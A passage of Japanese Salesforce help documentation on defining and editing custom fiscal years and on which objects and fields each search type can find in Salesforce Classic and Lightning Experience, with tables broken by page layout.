使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限
会計年度を変更する
- 「アプリケーションのカスタマイズ」

が含まれます。この種類のテンプレートの最も一般的なカスタマイズは、短い週の作成、または短い週の長さの変更です。

3-3-3-4
四半期 1 は 3 期間、四半期 2 は 3 期間、四半期 3 は 3 期間、四半期 4 は 4 期間

3-3-4-3
四半期 1 は 3 期間、四半期 2 は 3 期間、四半期 3 は 4 期間、四半期 4 は 3 期間

3-4-3-3
四半期 1 は 3 期間、四半期 2 は 4 期間、四半期 3 は 3 期間、四半期 4 は 3 期間

4-3-3-3
四半期 1 は 4 期間、四半期 2 は 3 期間、四半期 3 は 3 期間、四半期 4 は 3 期間

通常のカレンダー
12 月/年の標準的な通常のカレンダー。

他のテンプレートのスタイルとは異なり、通常のカレンダーテンプレートから作成された会計年度に対しては、高度なカスタマイズを実行できません。通常のカレンダーに従う会計年度を作成する場合は、このテンプレートのみを使用します。このテンプレートは、標準会計年度の機能を模倣したものです。

関連トピック:
会計年度の定義

カスタム会計年度の定義

会社のカレンダーに合わせて会社のカスタム会計年度を設定します。カスタム会計年度を定義して、その会計年度を変更する必要がある場合は、既存の会計年度の定義を編集します。

カスタム会計年度を定義する前に、カスタム会計年度を有効にします。詳細は、「会計年度の設定」 (ページ 396)を参照してください。

カスタム会計年度を定義または編集する前に、「会計年度の定義」 (ページ 394)を参照して、売上予測、レポート、その他のオブジェクトに与える影響を認識しておきます。

カスタム会計年度は削除できません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

会計年度を表示する
- 「設定・定義を参照する」

会計年度を変更する
- 「アプリケーションのカスタマイズ」

新規カスタム会計年度の定義

1. [設定] で、[組織プロファイル] > [会計年度] をクリックします。
2. [新規] をクリックします。[カスタム会計年度] テンプレートのダイアログが表示されます。
3. テンプレートを選択し、[次へ]をクリックして[カスタム会計年度]テンプレートのダイアログを閉じます。テンプレートの詳細は、「カスタム会計年度テンプレートの選択」 (ページ 400)を参照してください。
4. 会計年度開始日、会計年度名を設定し、週開始日を選択します。会計年度についての説明も追加できます。

メモ: 初めてカスタム会計年度を設定する場合は、［会計年度開始日］と［週開始日］に、日付と曜日を指定します。すでにカスタム会計年度を定義済みの場合は、定義済みのカスタム会計年度の最終日の次の日が設定されます。

開始日、会計年度名、週開始日以外を変更する場合は、「会計年度の構成のカスタマイズ」(ページ 397)を参照してください。

5. 必要に応じて、[プレビュー] をクリックして会計年度の定義をレビューします。

   正しい場合はプレビューを閉じ、[保存] をクリックして会計年度を保存します。または、現在の会計年度を閉じて別の会計年度を定義するために [保存 & 新規] をクリックします。

警告: 会社で売上予測を使用している場合、最初のカスタム会計年度を作成したときに、対応する標準会計年度以降の目標および調整が削除されます。

カスタム会計年度の編集

1. [設定] で、[組織プロファイル] > [会計年度] をクリックします。
2. 詳細部分を検討するために、定義済みの会計年度名をクリックします。会計年度のプレビューを閉じて次へ進みます。
3. 編集したい会計年度の [編集] をクリックします。
4. ［会計年度開始日］、［会計年度名］、［説明］、または［週開始日］を変更します。

   ［会計年度開始日］の変更によって、この会計年度が前の会計年度と重複する場合、または前の会計年度との間に空きができてしまう場合は、前の会計年度の最終日がこの会計年度の開始日の前日に変更されます。

   最終日の変更によって、この会計年度が次の会計年度と重複する場合、または次の会計年度との間に空きができてしまう場合は、次の会計年度の開始日がこの会計年度の最終日の次の日に変更されます。

   メモ: カレンダー暦 (グレゴリオ暦) のテンプレートを使用して定義された会計年度では、開始日または最終日が重なるような、日付の変更はできません。

   警告: 四半期、期間、週の開始日または最終日を変更すると、その日付範囲内のすべての売上予測データ (目標、売上予測履歴、売上予測の調整を含む) と、その変更の結果自動的に調整された日付範囲のすべての売上予測が失われます。これには、期間の挿入または削除の結果生じる最終日または開始日の変更も含まれます。

5. [プレビュー] をクリックします。
6. 会計年度の定義を検討します。正しい場合はプレビューを閉じ、[保存] をクリックして会計年度を保存します。詳細な編集を行う場合は、「会計年度の構成のカスタマイズ」(ページ 397)を参照してください。

   メモ: 売上予測およびレポートの会計年度の期間名称は、特に指定した場合を除き、会計年度の期間のデフォルトの名称値に設定されます。変更する場合は、「会計年度の名称のカスタマイズ」(ページ 398)を参照してください。

検索の設定

検索可能なオブジェクトと項目を見つけます。検索設定、検索結果の絞り込み、およびルックアップ検索をカスタマイズします。検索のユーザエクスペリエンスが向上する方法を学習します。

検索可能なオブジェクトと項目

Salesforce は、オブジェクトごとに固有の項目セットを検索します。

ルックアップ検索の設定

どの列がルックアップ検索結果に表示されるのかを選択します。

Salesforce Classic の検索設定の定義

ドキュメントの内容の検索、CJKT 検索最適化、サイドバー検索オートコンプリートなどを有効にします。ルックアップ設定、オブジェクトあたりの検索結果数、ルックアップ設定数を設定します。

Salesforce Classic での検索結果の絞り込みの設定

システム管理者は、ユーザが検索結果の絞り込みで使用できる検索条件を選択します。ユーザが簡単に検索結果間を移動して適切なレコードを見つけられるように、オブジェクトごとに適切な検索条件を選択することが重要です。

検索の過多を軽減するためのガイドライン

レコードが検索結果に表示されないとユーザから報告を受けた場合、より的確な結果を得るために、具体的な検索語を入力して検索範囲を絞り込むようにユーザに促します。

検索を高速化するためのガイドライン

カスタムオブジェクトと外部オブジェクトの検索を無効化し、ピーク時間外の一括アップロードをスケジュールすると、検索を高速化できます。

検索可能なオブジェクトと項目

Salesforce は、オブジェクトごとに固有の項目セットを検索します。

メモ: 項目レベルセキュリティで非表示になっている項目の値を検索すると、その項目を含むレコードが結果に表示されます。ただし、項目を表示することはできません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

検索可能なレコードタイプは、使用しているエディションによって異なります。

使用可能なエディション: **Database.com Edition** を除くすべてのエディション

Lightning Experience のオブジェクトで検索可能な項目

検索結果に含まれるレコードは、レコードのオブジェクト種別とその項目が検索可能かどうかによって異なります。検索できない項目に保存されている値を持つオブジェクトを検索する場合、目的のオブジェクトが検索結果に表示されません。

Salesforce Classic のオブジェクトで検索可能な項目

各検索タイプ (サイドバー検索、高度な検索、グローバル検索、ルックアップ検索) では、オブジェクトごとに固有の項目セットを検索します。特定のオブジェクトの検索結果は、検索タイプとそのオブジェクトの検索可能な項目という 2 つの要素に左右されます。

Lightning Experience のオブジェクトで検索可能な項目

検索結果に含まれるレコードは、レコードのオブジェクト種別とその項目が検索可能かどうかによって異なります。検索できない項目に保存されている値を持つオブジェクトを検索する場合、目的のオブジェクトが検索結果に表示されません。

メモ: 項目レベルセキュリティで非表示になっている項目の値を検索すると、その項目を含むレコードが結果に表示されます。ただし、項目を表示することはできません。

次の表を参考にして、検索可能なオブジェクトを判断してください。オブジェクトにカスタム項目がある場合、カスタム項目値を使用してそのオブジェクトのレコードを検索できます。

すべてのオブジェクトと項目が検索可能であるとは限らないため、表を参照してください。

エディション

使用可能なエディション: Lightning Experience

検索可能なレコードタイプは、使用しているエディションによって異なります。

オブジェクト	項目
取引先	取引先名 取引先名 （ローカル） 取引先番号 取引先 部門 住所 (請求先) 説明 Fax 電話 住所 (納入先) 株式コード Web サイト すべてのカスタム項目
納入商品	納入商品名 説明 シリアル番号
キャンペーン	キャンペーン名 説明
ケース	ケース番号 説明 件名

オブジェクト	項目
	[Web 会社名] (オンラインでケースを登録したユーザの)
	[Web メール] (オンラインでケースを登録したユーザの)
	[Web 氏名] (オンラインでケースを登録したユーザの)
	[Web 電話] (オンラインでケースを登録したユーザの)
Chatter (フィード)	@*名前* (*名前* はユーザ名)
	コメント内容
	コメント記入者名
	ファイル名
	グループ名
	リンク
	投稿内容
	投稿元 (人、グループ、レコード名)
グループ (Chatter グループ)	説明
	名前
取引先責任者	アシスタント
	アシスタント電話
	部署
	説明
	メール
	Fax
	名 (ローカル)
	自宅電話
	姓 (ローカル)
	住所 (郵送先)
	携帯
	住所 (その他)
	電話 (その他)
	電話
	役職

オブジェクト	項目
契約	住所 (請求先) 名前 (請求先) 契約名 契約番号 説明 住所 (納入先) 特記事項
カスタムオブジェクトおよびカスタム項目	名前 すべてのカスタム自動採番項目と、外部ID設定されたすべてのカスタム項目(先行するゼロは入力不要です) メールと電話のすべてのカスタム項目 テキスト、テキストエリア、ロングテキストエリア、リッチテキストエリアのすべてのカスタム項目 メモ: カスタムオブジェクトがカスタムタブに関連付けられている場合にのみ、カスタムオブジェクトレコードをSalesforceで検索できます。ユーザは、表示用のタブを追加する必要はありません。
ダッシュボード	役職
外部オブジェクト	テキスト、テキストエリア、ロングテキストエリア項目 メモ: 外部オブジェクトは、Salesforce 組織外に保存されているデータにアクセスします。Salesforce システム管理者が、検索可能な外部オブジェクトを制御します。検索される外部オブジェクト項目は、外部システムが検索を処理する方法に応じて異なります。検索結果が期待とは異なる場合は、英数字のみが含まれる、大文字と小文字を区別した検索文字列を使用してください。結果がまだ期待とは異なる場合、具体的な外部システムの検索に関する推奨事項をシステム管理者に問い合わせてください。
ファイル	内容 説明 [拡張子] (ppt など) 名前 所有者
ナレッジ記事	記事番号

オブジェクト	項目
	概要 **役職** URL **名** メモ: ナレッジ記事は Lightning Experience ではサポートされていないため、検索結果の記事をクリックすると、Salesforce Classic で記事が表示されます。
リード	**住所** **会社** Company(Local) **説明** **メール** Fax **名(ローカル)** **姓(ローカル)** **携帯** **名前** **電話** **役職** メモ: Lightning Experience では、変換済みのリードのレコードと、変換済みのリードに基づく新規レコードの両方を検索できます。ただし、検索結果ページから、変換済みのリードのレコードを参照または編集することはできません。
メモ	**内容** **役職**
業務時間	**説明** **名前**
商談	**説明** **商談名**
人	**自己紹介** **住所** **メール** **名前**

オブジェクト	項目
	ニックネーム
	電話
	役職
	ユーザ名
個人取引先	取引先名
	取引先名 （ローカル）
	取引先番号
	取引先 部門
	アシスタント
	アシスタントの電話
	住所 (請求先)
	説明
	メール
	Fax
	自宅電話
	住所 (郵送先)
	携帯
	住所 (その他)
	電話 (その他)
	住所 (納入先)
	株式コード
	役職
	Web サイト
	メモ: 個人取引先オブジェクトには、法人取引先オブジェクトと取引先責任者オブジェクトの両方から取得した項目が含まれます。すべての検索語は、法人取引先および取引先責任者項目と同時に比較されます。
価格表	説明
	価格表名
商品	商品コード
	商品 説明
	商品名

オブジェクト	項目
レポート	説明 レポート名
サービス予約	予約番号 説明 件名
サービス人員	説明 名前
サービステリトリー	説明 名前
作業指示	説明 件名 作業指示番号

Lightning Experience の検索可能な設定オブジェクト
[設定] でグローバル検索を使用して、リードソース選択リストや営業担当プロファイルなどの特定の設定レコードを検索できます。グローバル検索は、[設定] メニュー内でページ ([取引先設定] や [プロファイル] など) を検索するクイック検索と異なります。

Lightning Experience の検索可能な設定オブジェクト

[設定] でグローバル検索を使用して、リードソース選択リストや営業担当プロファイルなどの特定の設定レコードを検索できます。グローバル検索は、[設定] メニュー内でページ ([取引先設定] や [プロファイル] など) を検索するクイック検索と異なります。

[設定] でのグローバル検索を行うには、「高度な設定の検索」を有効にします。[設定] を開いたままレコード名を入力し、インスタント結果の [設定] オプションを選択するか、Enter キーを押します。

検索結果ページで、グローバル検索の下の検索範囲バーを使用して、特定の設定オブジェクトへの結果のみを表示します。[上位の結果] には最も頻繁に使用する設定オブジェクトページの結果が含まれます。

エディション

使用可能なエディション: Lightning Experience

検索可能なレコードタイプは、使用しているエディションによって異なります。

次の設定オブジェクトは常に検索範囲バーに表示されます。順序はカスタマイズできません。

- ユーザ
- プロファイル

- 権限セット
- オブジェクト
- 項目
- グループおよびキュー

表示されない設定オブジェクトの結果を表示する場合、リストの右側にある[さらに表示]ドロップダウンリストを使用します。検索可能なすべての設定オブジェクトの一覧を次に示します。

- 承認投稿テンプレート
- 承認プロセス
- 割り当てルール
- コンパクトレイアウト
- カスタムボタンまたはカスタムリンク
- カスタムホームページ
- 重複ルール
- メールアラート
- メールテンプレート
- 項目自動更新
- 項目
- グループおよびキュー
- ホームページのコンポーネント
- 権限セット
- プロファイル
- オブジェクト
- ロール
- 静的リソース
- ユーザ
- ワークフローアウトバウンドメッセージ
- ワークフロールール
- ワークフロー ToDo

検索結果に表示される列を次に示します。列はカスタマイズできません。[種別]列には、[項目]などの、設定レコードの種別が表示されます。[オブジェクト]項目には、取引先責任者などの Salesforce オブジェクトが表示されます。

- 名前
- 種別
- オブジェクト
- 最終更新日
- 最終更新者

設定の検索結果には一定の制限があります。

- 結果の並び替えや絞り込みはできません。
- 設定レコードの API 参照名でのみ検索できます。

Salesforce Classic のオブジェクトで検索可能な項目

各検索タイプ(サイドバー検索、高度な検索、グローバル検索、ルックアップ検索)では、オブジェクトごとに固有の項目セットを検索します。特定のオブジェクトの検索結果は、検索タイプとそのオブジェクトの検索可能な項目という 2 つの要素に左右されます。

たとえば、[説明] 項目に「Acme」が含まれる取引先について考えます。[説明] 項目は、標準ルックアップ検索ではクエリされませんが、[すべての項目]が選択されているグローバル検索や高度なルックアップ検索ではクエリされます。そのため、「Acme」の検索でこの取引先レコードが返されるのは、[すべての項目] が選択された状態のグローバル検索または高度なルックアップ検索を使用している場合のみです。

エディション

使用可能なエディション: Salesforce Classic

検索可能なレコードタイプは、使用しているエディションによって異なります。

検索可能な項目では、次の点に留意してください。

- グローバル検索では、オブジェクトごとに検索される項目がその他の検索タイプよりも多くなっています。
- デフォルトで、高度なルックアップ検索では制限された項目セット (主に各オブジェクトの*名前*項目) が照会されます。高度なルックアップ検索ダイアログで使用可能な場合は、[すべての項目] を選択し、レコードに固有の他の検索語を入力してすべての検索可能な項目を検索します。
- 暗号化項目、数式項目、および参照項目は検索できません。

メモ: 項目レベルセキュリティで非表示になっている項目の値を検索すると、その項目を含むレコードが結果に表示されます。ただし、項目を表示することはできません。

次の表に、各オブジェクトでサポートされる検索タイプを示します。すべての種別ですべてのオブジェクトと項目が検索できるわけではありません。各オブジェクトの検索可能な項目のリストを参照するには、リンクをクリックしてください。

オブジェクト	サイドバー検索	高度な検索	標準ルックアップ検索	高度なルックアップ検索	グローバル検索
活動 (行動と ToDo)	✓	✓			✓
納入商品	✓	✓	✓		✓
添付ファイル	✓	✓			✓
法人取引先	✓	✓	✓	✓	✓
キャンペーン	✓	✓	✓		✓
ケース	✓	✓	✓		✓
Chatter フィード					✓
Chatter グループ					✓

オブジェクト	サイドバー検索	高度な検索	標準ルックアップ検索	高度なルックアップ検索	グローバル検索
コーチング	✓	✓			✓
コミュニティ			✓		
取引先責任者	✓	✓	✓	✓	✓
Salesforce CRM Content					✓
契約	✓	✓	✓		✓
契約品目名	✓	✓			✓
カスタムオブジェクト	✓	✓	✓	✓	✓
D&B 企業	✓	✓			✓
ディスカッション			✓		
ドキュメント			✓		✓
エンタイトルメント	✓	✓			✓
外部オブジェクト					✓
ファイル					✓
目標	✓	✓			✓
アイデア	✓	✓	✓		✓
ナレッジ記事					✓
リード	✓	✓	✓		✓
Live Chat のトランスクリプト		✓			✓
マクロ	✓	✓			✓
総計値	✓	✓			✓
メモ	✓	✓			✓
業務時間	✓	✓	✓	✓	✓
商談	✓	✓	✓	✓	✓
注文	✓	✓			✓

オブジェクト	サイドバー検索	高度な検索	標準ルックアップ検索	高度なルックアップ検索	グローバル検索
人					✓
パフォーマンスサイクル	✓	✓			✓
個人取引先	✓	✓	✓	✓	✓
価格表			✓		
商品			✓		✓
質問	✓	✓			✓
クイックテキスト	✓	✓			✓
見積	✓	✓	✓		✓
レポート	✓	✓			✓
人員不在	✓	✓		✓	✓
報奨資金	✓	✓			✓
報奨資金種別	✓	✓			✓
セルフサービスユーザ			✓		
サービス予約	✓	✓		✓	✓
サービス契約	✓	✓			✓
サービス人員	✓	✓	✓	✓	✓
サービス人員スキル	✓	✓		✓	✓
サービステリトリー	✓	✓	✓	✓	✓
サービステリトリーメンバー	✓	✓		✓	✓
スキル	✓	✓			✓
解決方法			✓		✓
トピック	✓	✓			✓
ユーザ	✓	✓	✓	✓	✓
作業指示	✓	✓	✓	✓	✓

オブジェクト	サイドバー検索	高度な検索	標準ルックアップ検索	高度なルックアップ検索	グローバル検索
作業指示品目	✓	✓	✓	✓	✓

検索可能な項目: 活動 (行動と ToDo)

行動および ToDo の特定の項目を検索できます。アーカイブされた行動と ToDo は検索できません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

検索可能な項目	サイドバー検索	高度な検索	グローバル検索
[説明] (ToDo および行動のみ)		✓	✓
件名	✓	✓	✓
すべてのカスタム自動採番項目と、外部 ID 設定されたすべてのカスタム項目 (先行するゼロは入力不要です。)	✓	✓	✓
テキスト、テキストエリア、ロングテキストエリア、リッチテキストエリア、メール、電話のすべてのカスタム項目		✓	✓

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: 納入商品

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	グローバル検索
納入商品名	✓	✓	✓	✓
説明		✓		✓
シリアル番号	✓	✓	✓	✓
すべてのカスタム自動採番項目と、外部 ID 設定されたすべてのカスタム項目 (先行するゼロは入力不要です)。	✓	✓		✓
テキスト、テキストエリア、ロングテキストエリア、リッチテキストエリア、メール、電話のすべてのカスタム項目		✓		✓

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: 添付ファイル

検索可能な項目	サイドバー検索	高度な検索	グローバル検索
説明		✓	✓
名前	✓	✓	✓

添付ファイルの内容は検索できません。

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

検索可能な項目: 法人取引先

メモ: 使用可能な場合、高度なルックアップ検索を使用するときには、テーブルの高度なルックアップ検索 (デフォルト) 列で選択された項目だけでなく、すべての検索可能項目をクエリするためのオプションがあります。

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	高度なルックアップ検索 (デフォルト)	グローバル検索
取引先名	✓	✓	✓	✓	✓
取引先名 (ローカル)	✓	✓	✓	✓	✓
取引先番号		✓			✓
取引先 部門	✓	✓			✓
住所 (請求先)		✓			✓
説明		✓			✓
[D-U-N-S 番号] (この項目は、Data.com Prospector を使用する組織でのみ使用できます)		✓			✓

エディション

使用可能なエディション: Salesforce Classic

使用可能な法人取引先項目は、使用している Salesforce のエディションによって異なります。

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	高度なルックアップ検索 (デフォルト)	グローバル検索
Fax	✓	✓			✓
電話	✓	✓			✓
住所 (納入先)		✓			✓
株式コード	✓	✓			✓
Web サイト	✓	✓		✓	✓
すべてのカスタム自動採番項目と、外部 ID 設定されたすべてのカスタム項目 (先行するゼロは入力不要です。)	✓	✓			✓
テキスト、テキストエリア、ロングテキストエリア、リッチテキストエリア、メール、電話のすべてのカスタム項目		✓			✓

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: キャンペーン

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	グローバル検索
キャンペーン名	✓	✓	✓	✓
説明		✓		✓
すべてのカスタム自動採番項目と、外部 ID 設定された	✓	✓		✓

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	グローバル検索
すべてのカスタム項目 (先行するゼロは入力不要です)。				
テキスト、テキストエリア、ロングテキストエリア、リッチテキストエリア、メール、電話のすべてのカスタム項目		✓		✓

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: ケース

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	グローバル検索
ケースコメント		✓		✓
ケース番号 (先行するゼロは入力不要です)。	✓	✓	✓	✓
説明		✓		✓
件名	✓	✓		✓
[Web 会社名] (オンラインでケースを登録したユーザの)	✓	✓		✓
[Web メール] (オンラインでケースを登録したユーザの)	✓	✓		✓
[Web 氏名] (オンラインで	✓	✓		✓

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	グローバル検索
ケースを登録したユーザの)				
[Web 電話] (オンラインでケースを登録したユーザの)	✓	✓		✓
すべてのカスタム自動採番項目と、外部 ID 設定されたすべてのカスタム項目 (先行するゼロは入力不要です)。	✓	✓		✓
テキスト、テキストエリア、ロングテキストエリア、リッチテキストエリア、メール、電話のすべてのカスタム項目		✓		✓

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: Chatter フィード

フィード内の情報を検索するには、グローバル検索またはフィード検索を使用します。サイドバー検索と高度な検索は、どちらも Chatter フィード内の情報の検索には適していません。

メモ: グローバル検索およびフィード検索では、ファイルの一致や (コメントではなく) 投稿で共有されたリンク名が返されます。

検索可能な項目	サイドバー検索	高度な検索	グローバル検索	フィード検索
@*名前* (*名前* はユーザ名)			✓	✓
コメント内容			✓	✓
コメント記入者名			✓	✓

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

検索可能な項目	サイドバー検索	高度な検索	グローバル検索	フィード検索
ファイル名			✓	✓
グループ名			✓	✓
リンク			✓	✓
投稿元 （グループ、人、またはレコード名			✓	✓
投稿内容			✓	✓

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: Chatter グループ

サイドバー検索と高度な検索は、どちらも Chatter グループの検索には適していません。Chatter グループを検索するには、グローバル検索または [グループ] タブの検索ツールを使用します。グローバル検索結果には、アーカイブ済みグループが含まれます。

検索可能な項目	サイドバー検索	高度な検索	グローバル検索	[グループ] タブ
説明			✓	✓
グループ名			✓	✓

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: コーチング

検索可能な項目	サイドバー検索	高度な検索	グローバル検索
名前	✓	✓	✓
すべてのカスタム自動採番項目と、外部 ID 設定されたすべてのカスタム項目	✓	✓	✓

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

検索可能な項目	サイドバー検索	高度な検索	グローバル検索
(先行するゼロは入力不要です)。			
テキスト、テキストエリア、ロングテキストエリア、リッチテキストエリア、メール、電話のすべてのカスタム項目		✓	✓

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: コミュニティ

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	グローバル検索
コミュニティ名			✓	

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: 取引先責任者

メモ: 使用可能な場合、高度なルックアップ検索を使用するときには、テーブルの高度なルックアップ検索 (デフォルト) 列で選択された項目だけでなく、すべての検索可能項目をクエリするためのオプションがあります。

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	高度なルックアップ検索 (デフォルト)	グローバル検索
アシスタント	✓	✓			✓
アシスタント電話	✓	✓			✓
部署		✓			✓
説明		✓			✓
メール	✓	✓			✓

エディション

使用可能なエディション: Salesforce Classic

使用可能な項目は、使用している Salesforce のエディションによって異なります。

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	高度なルックアップ検索 (デフォルト)	グローバル検索
Fax	✓	✓			✓
名	✓	✓	✓	✓	✓
名 (ローカル)	✓	✓	✓	✓	✓
自宅電話	✓	✓			✓
姓	✓	✓	✓	✓	✓
姓 (ローカル)	✓	✓	✓	✓	✓
町名・番地 (郵送先)		✓			✓
ミドルネーム	✓	✓		✓	✓
ミドルネーム (ローカル)	✓	✓		✓	✓
携帯	✓	✓			✓
町名・番地 (その他)		✓			✓
電話 (その他)	✓	✓			✓
電話	✓	✓			✓
接尾辞	✓	✓		✓	✓
タイトル		✓			✓
すべてのカスタム自動採番項目と、外部 ID 設定されたすべてのカスタム項目 (先行するゼロは入力不要です)。	✓	✓			✓

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	高度なルックアップ検索 (デフォルト)	グローバル検索
テキスト、テキストエリア、ロングテキストエリア、リッチテキストエリア、メール、電話のすべてのカスタム項目		✓			✓

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: Salesforce CRM Content

サイドバー検索と高度な検索は、どちらもコンテンツの検索には適していません。コンテンツを検索するには、グローバル検索 (結果はファイルとして表示) または [コンテンツ] タブの検索ツールを使用します。

検索可能な項目	サイドバー検索	高度な検索	グローバル検索	[コンテンツ] タブ
内容			✓	✓
説明			✓	✓
ファイル			✓	✓
所有者			✓	✓
タイトル			✓	✓
バージョン			✓	✓
すべてのカスタム自動採番項目と、外部 ID 設定されたすべてのカスタム項目 (先行するゼロは入力不要です)。			✓	✓

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

検索可能な項目	サイドバー検索	高度な検索	グローバル検索	[コンテンツ] タブ
テキスト、テキストエリア、ロングテキストエリア、リッチテキストエリア、メール、電話のすべてのカスタム項目			✓	✓

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: 契約

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	グローバル検索
住所 (請求先)		✓		✓
[名前 (請求先)] (名と姓)	✓	✓	✓	✓
契約名	✓	✓	✓	✓
契約番号	✓	✓	✓	✓
説明		✓		✓
住所 (納入先)		✓		✓
特記事項		✓		✓
すべてのカスタム自動採番項目と、外部 ID 設定されたすべてのカスタム項目 (先行するゼロは入力不要です)。	✓	✓		✓

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Performance** Edition、**Developer** Edition

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Unlimited** Edition (Sales Cloud 付属)

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	グローバル検索
テキスト、テキストエリア、ロングテキストエリア、リッチテキストエリア、メール、電話のすべてのカスタム項目		✓		✓

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: 契約品目名

検索可能な項目	サイドバー検索	高度な検索	グローバル検索
説明		✓	✓
名前	✓	✓	✓

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Performance** Edition、**Developer** Edition

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Unlimited** Edition (Sales Cloud 付属)

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: カスタムオブジェクト

カスタムオブジェクトがカスタムタブに関連付けられている場合にのみ、カスタムオブジェクトレコードを Salesforce で検索できます。ユーザは、表示用のタブを追加する必要はありません。

メモ: 使用可能な場合、高度なルックアップ検索を使用するときには、テーブルの高度なルックアップ検索 (デフォルト) 列で選択された項目だけでなく、すべての検索可能項目をクエリするためのオプションがあります。

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	高度なルックアップ検索 (デフォルト)	グローバル検索
名前	✓	✓	✓	✓	✓

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	高度なルックアップ検索 (デフォルト)	グローバル検索
すべてのカスタム自動採番項目と、外部 ID 設定されたすべてのカスタム項目 (先行するゼロは入力不要です)。	✓	✓			✓
メールと電話のすべてのカスタム項目	✓	✓			✓
テキスト、テキストエリア、ロングテキストエリア、リッチテキストエリアのすべてのカスタム項目		✓			✓

関連トピック:

Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: D&B 企業

D&B 企業レコードにアクセスできるようにするには、組織で Data.com Prospector または Data.com Clean を使用している必要があります。

検索可能な項目	サイドバー検索	高度な検索	グローバル検索
市区郡 (会社)		✓	✓
国 (会社)		✓	✓
会社の説明		✓	✓
D-U-N-S 番号		✓	✓
Fax 番号	✓	✓	✓
町名・番地 (郵送先)		✓	✓
第 1 住所		✓	✓
第 1 会社名	✓	✓	✓
電話番号	✓	✓	✓
URL		✓	✓

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

関連トピック:

- Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: ディスカッション

ディスカッションでは、標準ルックアップ検索のみがサポートされています。

検索可能な項目	サイドバー検索	高度な検索	標準ルックアップ検索	グローバル検索
タイトル			✓	

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

関連トピック:

- Salesforce Classic のオブジェクトで検索可能な項目

検索可能な項目: ドキュメント

ドキュメントを検索するには、グローバル検索または[ドキュメント]タブの[Find Document(ドキュメントの検索)]ボタンを使用します。サイドバー検索と高度な検索は、どちらもドキュメントの検索には適していません。

